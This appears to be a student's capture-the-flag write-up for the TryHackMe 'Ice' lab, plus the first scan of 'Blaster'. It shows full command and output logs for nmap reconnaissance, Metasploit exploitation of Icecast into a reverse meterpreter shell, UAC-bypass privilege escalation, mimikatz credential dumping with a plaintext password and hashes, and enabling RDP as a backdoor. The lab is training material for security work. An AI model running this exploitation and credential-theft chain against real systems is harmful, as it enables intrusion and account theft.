TryHackMe CTF 1

Joseph Bauer

Lab 1: https://tryhackme.com/room/ice

Task 1; Ice

Recon

For these tasks I needed to connect my machine to THM using OpenVPN. After I was able to establish my connection I could then nmap the target. I used the command *nmap 10.10.216.212* to find the first answer.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 10.10.216.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-25 17:13 EDT
Nmap scan report for 10.10.216.212
Host is up (0.16s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49160/tcp open  unknown
```

To find the service name I had to ping the port with sV to get the service name;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p8000 -sV 10.10.216.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-25 17:24 EDT
Nmap scan report for 10.10.216.212
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds
```

Then I finally used sC to find the Hostname;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC 10.10.216.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-25 17:25 EDT
Nmap scan report for 10.10.216.212
Host is up (0.17s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ssl-date: 2024-03-25T21:26:06+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2024-03-24T21:07:57
|_Not valid after:  2024-09-23T21:07:57
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
```

Gain Access

For these tasks I launched MSFconsole and searched for icecast exploits;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

      =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Des
cription
   -  ----                                  ---------------  ----   -----  ---
-----
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Ice
cast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/icecast_header
```

We are going to use this option to type ‘use 0’ and see what are the available options;

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                      sploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We see that RHOSTS is the only option that is left blank. We are going to need to set that to our target ip address. We also need to change the LHOST to the correct internal server; (This command is ‘set RHOSTS | LHOST {ip}’)

```
Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.216.212    yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                      sploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.2.9.196       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Now that all our parameters are set, we launch the exploit by typing exploit;

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.2.9.196:4444
[*] Sending stage (175686 bytes) to 10.10.216.212
[*] Meterpreter session 1 opened (10.2.9.196:4444 → 10.10.216.212:49237) at 2024-03-25 18:05:49 -0400

meterpreter >
```

We now have a reverse shell into the target ip.

Escalate

Now that we are in the machine we need to gather some information first. I run a number of different commands to learn more about my environment and ‘who I am’;

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 09:26:45 -0500  Icecast2.exe
040777/rwxrwxrwx  4096    dir   2019-11-12 18:04:09 -0500  admin
040777/rwxrwxrwx  0       dir   2019-11-12 18:04:09 -0500  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 09:25:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 09:27:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 21:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 23:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 22:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 22:11:54 -0400  libxslt.dll
040777/rwxrwxrwx  0       dir   2019-11-12 18:26:02 -0500  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 09:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2380    fil   2019-11-12 18:04:09 -0500  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-14 04:00:00 -0400  unins000.exe
040777/rwxrwxrwx  0       dir   2019-11-12 18:04:09 -0500  web

meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Amongst my self discovery journey I found out I was Dark… Anyways I also kept windows 7.6 7601 apparently and is running on x64 so I run a local exploit suggester to find me an exploit I can use to privesc;

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.216.212 - Collecting local exploits for x86/windows ...
[*] 10.10.216.212 - 188 exploit checks are being tried ...
[+] 10.10.216.212 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, b
ut could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.10.216.212 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be va
lidated.
[+] 10.10.216.212 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.216.212 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.216.212 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr            Yes                      The target app
ears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes           The service is
 running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 3   exploit/windows/local/ms10_092_schelevator          Yes                      The service is
 running, but could not be validated.
 4   exploit/windows/local/ms13_053_schlamperei          Yes                      The target app
ears to be vulnerable.
 5   exploit/windows/local/ms13_081_track_popup_menu     Yes                      The target app
ears to be vulnerable.
 6   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target app
ears to be vulnerable.
 7   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target app
ears to be vulnerable.
 8   exploit/windows/local/ntusermndragover              Yes                      The target app
ears to be vulnerable.
 9   exploit/windows/local/ppr_flatten_rec               Yes                      The target app
ears to be vulnerable.
```

Great now we are going to take note of our session number. First we background the current session;

```
meterpreter >
Background session 1? [y/N]
```

Now we get the information we need;

```
msf6 exploit(windows/http/icecast_header) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/windows  Dark-PC\Dark @ DARK-PC  10.2.9.196:4444 → 10.10.216.212:49237 (10.10.216.212)
```


Now we want to use the new exploit we found previously and see the options;

```
msf6 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/bypassuac_eventvwr
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```


We notice that our LHOST is still incorrect so we set that again and verify.

```
msf6 exploit(windows/local/bypassuac_eventvwr) > set LHOST 10.2.9.196
LHOST ⇒ 10.2.9.196
msf6 exploit(windows/local/bypassuac_eventvwr) > ip addr
[*] exec: ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 76930sec preferred_lft 76930sec
    inet6 fe80::5c01:830:6390:6bd5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.2.9.196/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::d538:d45f:6d18:1e3f/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
msf6 exploit(windows/local/bypassuac_eventvwr) >
```

Looks like we are good so lets run;



Success now let's verify I got my admin, to do this I will look at the list of my permissions;



I can see that 3 from the bottom I can take ownership of files 😀

Looting

Now we are going to look at the processes running on our target using ‘ps’. Since we are the admin we will be able to see what is running in NT AUTHORITY\SYSTEM;

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x64   0
 416   4     smss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 500   692   svchost.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
                                                                            xe
 544   536   csrss.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 588   692   svchost.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
                                                                            xe
 592   536   wininit.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.e
                                                                            xe
 604   584   csrss.exe         x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe      x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.
                                                                            exe
 692   592   services.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.
                                                                            exe
 700   592   lsass.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 816   692   svchost.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
                                                                            xe
 884   692   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
                                                                            xe
 932   692   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
                                                                            xe
 1060  692   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
                                                                            xe
 1188  692   svchost.exe       x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
                                                                            xe
 1300  500   dwm.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1320  1284  explorer.exe      x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1372  692   spoolsv.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.e
                                                                            xe
 1400  692   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
                                                                            xe
 1440  816   WmiPrvSE.exe      x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiP
                                                                            rvSE.exe
 1464  692   taskhost.exe      x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.
                                                                            exe
 1572  692   amazon-ssm-agent  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\a
               .exe                                                         mazon-ssm-agent.exe
```

We see that we have a process called spoolsv.exe which happens to be the printer process THM was talking about. Now we are going to crash it, first we migrate to it and see what user is here;

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 3480 to 1372...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Now we are going to grab the passwords using mimikatz first we load the extension kiwi and take a look at the options again;

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
```

Now although we are looking at the ‘default’ help command if we scroll down a bit we will see kiwi commands;

```
Kiwi Commands
=============

    Command       Description
    -------       -----------
    creds_all     Retrieve all credentials (parsed)
    creds_kerber  Retrieve Kerberos creds (parsed)
    os
    creds_livess  Retrieve Live SSP creds
    p
    creds_msv     Retrieve LM/NTLM creds (parsed)
    creds_ssp     Retrieve SSP creds
    creds_tspkg   Retrieve TsPkg creds (parsed)
    creds_wdiges  Retrieve WDigest creds (parsed)
    t
    dcsync        Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm   Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticke  Create a golden kerberos ticket
    t_create
    kerberos_tic  List all kerberos tickets (unparsed)
    ket_list
    kerberos_tic  Purge any in-use kerberos tickets
    ket_purge
    kerberos_tic  Use a kerberos ticket
    ket_use
    kiwi_cmd      Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam  Dump LSA SAM (unparsed)
    lsa_dump_sec  Dump LSA secrets (unparsed)
    rets
    password_cha  Change the password/hash of a user
    nge
    wifi_list     List wifi profiles/creds for the current user
    wifi_list_sh  List shared wifi profiles/creds (requires SYSTEM)
    ared
```


We can conveniently parse all credentials from this tool so lets run it and see what happens;

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```

It looks like we were able to successfully scrape Dark's password!

Post-Exploitation


We explore a lil bit with what all I can do and found a stream of the victims desktop in real-time which is creepy as all hell;



Now we are done exploring lets enable rdp and make a “backdoor” with Dark’s password. First we use the command “run post/windows/manage/enable_rdp” and we see it is already enabled.

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20240325190251_default_10.10.216.212_host.windows.cle_760501.txt
```

Success!




Task 2; Blaster - https://tryhackme.com/room/blaster

Activating Forward Scanners and Launch Proton Torpedoes

This machine was sneaky because I couldn’t ping it to see if it was online, but when I ran a stealth scan I was able to get more information;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sS -Pn -p1-10000 10.10.61.55
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-26 01:27 EDT
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.33% done; ETC: 01:27 (0:00:08 remaining)
Nmap scan report for 10.10.61.55
Host is up (0.17s latency).
Not shown: 9998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 48.90 seconds
```

